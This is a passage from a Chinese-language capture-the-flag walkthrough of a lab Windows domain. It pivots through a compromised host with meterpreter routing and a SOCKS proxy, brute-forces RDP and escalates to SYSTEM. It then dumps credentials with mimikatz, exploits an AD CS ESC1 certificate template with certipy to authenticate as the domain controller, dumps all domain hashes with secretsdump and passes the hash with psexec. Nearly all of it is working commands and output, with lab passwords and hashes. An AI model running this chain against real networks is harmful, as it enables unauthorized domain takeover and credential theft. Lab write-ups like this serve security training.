   [->]172.5.33.6
   [->]10.6.6.10
[+] NetInfo:
[*]10.6.6.55
   [->]DC
   [->]10.6.6.55
[+] NetInfo:
[*]10.6.6.88
   [->]cyberweb
   [->]10.6.6.88
[*] WebTitle:http://10.6.6.10          code:200 len:0      title:None
[*] 10.6.6.55      [+]DC __MSBROWSE__\DC                Windows Server 2016 Standard 14393
[*] 10.6.6.88            CYBERSTRIKELAB\CYBERWEB          Windows Server 2016 Standard 14393
[*] 10.6.6.88  (Windows Server 2016 Standard 14393)
[*] 10.6.6.55  (Windows Server 2016 Standard 14393)
[*] WebTitle:http://10.6.6.55          code:200 len:703    title:IIS Windows Server
[+] http://10.6.6.55 poc-yaml-active-directory-certsrv-detect
已完成 13/13
[*] 扫描结束,耗时: 1m8.3819491s
其中10.6.6.55被识别为域控制器
10.6.6.88是域成员,主机名cyberweb,属于域CYBERSTRIKELAB
10.6.6.55: 报告了一个漏洞 poc-yaml-active-directory-certsrv-detect。这强烈暗示该服务器上运行着 Active Directory 证书服务 (AD CS),是后续攻击的关键入口。
设置路由,配置代理
meterpreter > run post/multi/manage/autoroute
[*] Running module against WIN-784BAKDI0AC (172.5.33.6)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.6.6.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.5.33.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 2...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
配置系统代理配置文件proxychains4.conf
┌──(root㉿kali)-[/data/windows_atk/domain_atk]
└─# tail -n \6 /etc/proxychains4.conf
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
第二台
fscan定向扫描,端口,发现3389能进行爆破,administrator密码为qwe123!@#
C:\phpstudy_pro\WWW>fscan.exe -h 10.6.6.88 -p 1-10000
fscan.exe -h 10.6.6.88 -p 1-10000

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 10.6.6.88       is alive
[*] Icmp alive hosts len is: 1
10.6.6.88:445 open
10.6.6.88:139 open
10.6.6.88:135 open
10.6.6.88:3389 open
10.6.6.88:5985 open
[*] alive ports len is: 5
start vulscan
[+] NetInfo:
[*]10.6.6.88
   [->]cyberweb
   [->]10.6.6.88
[*] 10.6.6.88  (Windows Server 2016 Standard 14393)
[*] WebTitle:http://10.6.6.88:5985     code:404 len:315    title:Not Found
[*] 10.6.6.88            CYBERSTRIKELAB\CYBERWEB          Windows Server 2016 Standard 14393
已完成 3/5 [-] (18/210) rdp 10.6.6.88:3389 administrator administrator1 remote error: tls: access denied
已完成 4/5 [-] (36/210) rdp 10.6.6.88:3389 administrator 123456789 remote error: tls: access denied
已完成 4/5 [-] (54/210) rdp 10.6.6.88:3389 administrator Aa12345 remote error: tls: access denied
[+] RDP:10.6.6.88:3389:administrator qwe123!@#
已完成 5/5
[*] 扫描结束,耗时: 4m8.7461024s

在桌面找到第二个flag
第三台
看样子需要利用域控相关的漏洞了,永恒之蓝失败
use exploit/multi/handler
set rhost 10.6.6.88
run
共享data目录(便于传输文件),然后将正向马传上去,并执行
proxychains rdesktop 10.6.6.88 -r disk:shell=/data

提权
meterpreter > getuid
Server username: CYBERWEB\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
抓取域内hash
C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
User Name : CYBERWEB$
Domain   : CYBERSTRIKELAB
NTLM     : 5e0d5d7bacf2087dfd44ea47812b5165

User Name : CYBERWEB$
Domain   : CYBERSTRIKELAB
NTLM     : 331dcbb88d1a4847c97eab7c1c168ac8

User Name : Administrator
Domain   : CYBERWEB
NTLM     : c377ba8a4dd52401bc404dbe49771bbc
在这个3.bat文件中发现了一个账号密码,cslab / cs1ab@wwe

第三台:ADCS
ADCS是横向移动到域控制器的常见路径
3.1 侦察ADCS服务
之前fscan扫出来的
[+] http://10.6.6.55 poc-yaml-active-directory-certsrv-detect 表明可能存在AD证书服务
再次上线getsystem,获取一个系统权限的cmd,获取一下CA名字(需要提权到system),执行 certutil

名称为 cyberstrikelab-DC-CA
获取到CA名称后,我们需要确定攻击入口,并且寻找可利用的漏洞,比如ESC1漏洞
┌──(root㉿kali)-[/data/demo]
└─# proxychains certipy-ad find -u 'cslab@10.6.6.55' -password 'cs1ab@wwe' -dc-ip 10.6.6.55 -vulnerable -stdout
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:636  ...  OK
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[!] DNS resolution failed: The resolution lifetime expired after 5.403 seconds: Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out.; Server Do53:10.6.6.55@53 answered The DNS operation timed out.
[!] Use -debug to print a stacktrace
[*] Retrieving CA configuration for 'cyberstrikelab-DC-CA' via RRP
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DC.cyberstrikelab.com:445 <--socket error or timeout!
[-] Failed to connect to remote registry: [Errno Connection error (224.0.0.1:445)] [Errno 111] Connection refused
[-] Use -debug to print a stacktrace
[!] Failed to get CA configuration for 'cyberstrikelab-DC-CA' via RRP: 'NoneType' object has no attribute 'request'
[!] Use -debug to print a stacktrace
[!] Could not retrieve configuration for 'cyberstrikelab-DC-CA'
[*] Checking web enrollment for CA 'cyberstrikelab-DC-CA' @ 'DC.cyberstrikelab.com'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DC.cyberstrikelab.com:80  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  DC.cyberstrikelab.com:443  ...  OK
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cyberstrikelab-DC-CA
    DNS Name                            : DC.cyberstrikelab.com
    Certificate Subject                 : CN=cyberstrikelab-DC-CA, DC=cyberstrikelab, DC=com
    Certificate Serial Number           : 652A47597C7F03824B7815EBE474E40B
    Certificate Validity Start          : 2025-04-22 07:45:38+00:00
    Certificate Validity End            : 2030-04-22 07:55:38+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : DC
    Display Name                        : DC
    Certificate Authorities             : cyberstrikelab-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-04-22T07:58:11+00:00
    Template Last Modified              : 2025-04-22T07:58:11+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CYBERSTRIKELAB.COM\Domain Users
                                          CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Domain Computers
                                          CYBERSTRIKELAB.COM\Enterprise Admins
                                          CYBERSTRIKELAB.COM\Authenticated Users
      Object Control Permissions
        Owner                           : CYBERSTRIKELAB.COM\Administrator
        Full Control Principals         : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Write Owner Principals          : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Write Dacl Principals           : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Enterprise Admins
        Write Property Enroll           : CYBERSTRIKELAB.COM\Domain Admins
                                          CYBERSTRIKELAB.COM\Domain Computers
                                          CYBERSTRIKELAB.COM\Enterprise Admins
    [+] User Enrollable Principals      : CYBERSTRIKELAB.COM\Authenticated Users
                                          CYBERSTRIKELAB.COM\Domain Computers
                                          CYBERSTRIKELAB.COM\Domain Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
| 参数 | 来源/原因 | 作用 |
|---|---|---|
proxychains |
之前建立的代理配置 | 让命令流量通过跳板机(10.6.6.10)进入内网 |
certipy-ad |
工具选择 | 专门用于AD证书服务攻击的工具 |
find |
子命令 | 查找证书模板和证书颁发机构(CA) |
-u 'cslab@10.6.6.55' |
从mimikatz获得 | 使用域用户cslab,@后可以是IP或域名 |
-password 'cs1ab@wwe' |
从mimikatz/3.bat获得 | cslab用户的密码 |
-dc-ip 10.6.6.55 |
fscan扫描结果 | 指定域控制器的IP地址 |
-vulnerable |
攻击目标 | 只显示存在已知漏洞的证书模板 |
-stdout |
输出选项 | 将结果输出到终端 |
从结果中看出,存在ESC1漏洞
Template Name: DC
Enabled: True
Client Authentication: True
Enrollee Supplies Subject: True  # ESC1漏洞关键点
Enrollment Rights: CYBERSTRIKELAB.COM\Domain Users  # cslab可申请
Vulnerabilities: ESC1
3.2 利用ESC1漏洞
3.2.1 创建机器账户(临时)
利用cslab这个域用户在目标域中创建一个新的机器账户,结果会返回一个临时用户tmpuser$和密码信息
proxychains certipy-ad -debug account create -u 'cslab@cyberstrikelab.com' -p 'cs1ab@wwe' -dc-ip 10.6.6.55 -user tmpuser -dns DC.cyberstrikelab.com

| 参数 | 来源/原因 | 作用 |
|---|---|---|
account create |
子命令 | 在域中创建新的机器账户 |
-user tmpuser |
自定义 | 创建名为tmpuser$的机器账户 |
-dns DC.cyberstrikelab.com |
从fscan结果获得 | 设置机器账户的DNS主机名 |
为什么要创建?
Machine模板限制:有些证书模板(如Machine)只允许机器账户申请
隐蔽性:避免直接使用cslab账户进行敏感操作
权限要求:机器账户可以申请更广泛的证书类型
3.2.2 以机器账户请求证书
通过新创建的机器账户 tmpuser$ 向目标域控制器(10.6.6.55)的证书颁发机构(CA)申请一个 机器证书(要多运行几次,运行一次可能成功不了)
proxychains certipy-ad req \
    -u 'tmpuser$@cyberstrikelab.com' \
    -p 'kQb8YIJOWcKq69w5' \
    -ca 'cyberstrikelab-DC-CA' \
    -target 10.6.6.55 \
    -template 'Machine' \
    -dc-ip 10.6.6.55

| 参数 | 来源/原因 | 作用 |
|---|---|---|
req |
子命令 | 请求证书 |
-u 'tmpuser$@...' |
上一步创建 | 使用新创建的机器账户 |
-p 'kQb8YIJOWcKq69w5' |
上一步输出 | 机器账户的密码 |
-ca 'cyberstrikelab-DC-CA' |
certipy find结果 | 证书颁发机构的名称 |
-target 10.6.6.55 |
fscan扫描结果 | CA服务器的IP地址 |
-template 'Machine' |
侦察发现 | 利用存在漏洞的模板 |
用dc.pfx 证书文件向域控制器 (10.6.6.55) 进行身份认证,却报了Kerberos时钟偏差,攻击机和域控时间是不能相差5分钟以上的
┌──(root㉿kali)-[/data/demo]
└─# proxychains certipy-ad auth -pfx dc.pfx -dc-ip 10.6.6.55
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC.cyberstrikelab.com'
[*] Using principal: 'dc$@cyberstrikelab.com'
[*] Trying to get TGT...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:88  ...  OK
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
3.2.3 修复Kerberos时间偏差
查询域控时间
proxychains net time -S 10.6.6.55

3.2.4 使用证书进行身份验证
修改时间参数,这样就能执行成功了
┌──(root㉿kali)-[/data/demo]
└─# faketime '2025-12-11 22:57:01' proxychains certipy-ad -debug auth -pfx dc.pfx -dc-ip 10.6.6.55
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[+] Target name (-target) and DC host (-dc-host) not specified. Using domain '' as target name. This might fail for cross-realm operations
[+] Nameserver: '10.6.6.55'
[+] DC IP: '10.6.6.55'
[+] DC Host: ''
[+] Target IP: '10.6.6.55'
[+] Remote Name: '10.6.6.55'
[+] Domain: ''
[+] Username: ''
[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC.cyberstrikelab.com'
[*] Using principal: 'dc$@cyberstrikelab.com'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC cyberstrikelab.com (10.6.6.55)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:88  ...  OK
[*] Got TGT
[*] Saving credential cache to 'dc.ccache'
[+] Attempting to write data to 'dc.ccache'
[+] Data written to 'dc.ccache'
[*] Wrote credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:88  ...  OK
[*] Got hash for 'dc$@cyberstrikelab.com': aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa
| 参数 | 来源/原因 | 作用 |
|---|---|---|
auth |
子命令 | 使用证书进行Kerberos认证 |
-pfx dc.pfx |
上一步生成 | 包含私钥的证书文件 |
-debug |
调试选项 | 显示详细过程信息 |
认证过程:
- 证书提交:向域控(10.6.6.55)提交dc.pfx证书
- 身份验证:证书证明申请者是DC$(域控制器机器账户)
- TGT获取:成功获取DC$的Kerberos票证授予票证(TGT)
- 哈希提取:从TGT中提取DC$的NTLM哈希
3.2.5 获取NTLM哈希
用域控的机器账号 dc$ 的 NT 哈希,进行 Pass-the-Hash 身份验证,尝试从域控中提取所有域用户的凭据信息(如 NTLM 哈希等)。
┌──(root㉿kali)-[/data/demo]
└─# proxychains impacket-secretsdump cyberstrikelab.com/dc\$@10.6.6.55 -hashes aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:445  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.6.6.55:49669  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:28cfbc91020438f2a064a63fff9871fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:416f4ea64c9c73ad29a4a69dcee5d8ca:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
cyberstrikelab.com\cslab:1104:aad3b435b51404eeaad3b435b51404ee:39b0e84f13872f51efb3b8ba5018c517:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:97dc9f3da91660041ff88c17c8bbe7aa:::
CYBERWEB$:1103:aad3b435b51404eeaad3b435b51404ee:7e5d2858c617c4ccf32b28241dc5b8b2:::
tmpuser$:1105:aad3b435b51404eeaad3b435b51404ee:6fe8e4da8776622663eed7aba05de2f7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:8583c13a9eca67e085ff0b68af74316bef0ebd3fb197bb235b76cbb72358f2ef
Administrator:aes128-cts-hmac-sha1-96:6012285d474e3b60086965219ac7e31c
Administrator:des-cbc-md5:208fc8f42fae3132
krbtgt:aes256-cts-hmac-sha1-96:0b820697b640266ced6843c4041131c1e3750000e00d47c0c597a82547927337
krbtgt:aes128-cts-hmac-sha1-96:c8f683e4cf2033fd75416667670e13bb
krbtgt:des-cbc-md5:23dc674a76bf7adc
cyberstrikelab.com\cslab:aes256-cts-hmac-sha1-96:34439b0bf9f6e1bf57d4d859215ed387a9c75e944ac053ddd1bc2f1e5b162048
cyberstrikelab.com\cslab:aes128-cts-hmac-sha1-96:84a132b5db39e2e652c08b8148fecb00
cyberstrikelab.com\cslab:des-cbc-md5:46f457ef2aad0e08
DC$:aes256-cts-hmac-sha1-96:2292c30804bdf9a61d170f48d38b30d3f843bb8310677ac7116e925f663edcbd
DC$:aes128-cts-hmac-sha1-96:b583afdc96a04ec0ceda8dffdfa2e883
DC$:des-cbc-md5:a75801e31943a2dc
CYBERWEB$:aes256-cts-hmac-sha1-96:c0418d75b0ef82607eadcd0f4793441aa17fc71df788e83a531ae87ce2cc92d9
CYBERWEB$:aes128-cts-hmac-sha1-96:3c602f53a3722c0a602a5adf2114354a
CYBERWEB$:des-cbc-md5:6d5dd3261f38c862
tmpuser$:aes256-cts-hmac-sha1-96:952c1a920206e3a5852ea56dfdde77acb8270bf12628c29a7f702a9cdc8fb081
tmpuser$:aes128-cts-hmac-sha1-96:1174b1ae9d7f4b04fd5eef81bcbd2144
tmpuser$:des-cbc-md5:795d80ec58cdd5a8
[*] Cleaning up...
| 参数 | 来源/原因 | 作用 |
|---|---|---|
impacket-secretsdump |
工具选择 | 远程提取密码哈希的工具 |
cyberstrikelab.com/dc\$@10.6.6.55 |
目标指定 | 使用dc$账户连接域控 |
-hashes ... |
上一步获得 | 提供dc$的LM和NTLM哈希 |
dc\$中的\ |
Shell转义 | 防止$被Shell解释为变量 |
3.2.6 PTH
PTH,拿下域控,在根目录获取最后的flag
┌──(root㉿kali)-[/data/demo]
└─# proxychains impacket-psexec -hashes :28cfbc91020438f2a064a63fff9871fa cyberstrikelab.com/administrator@10.6.6.55
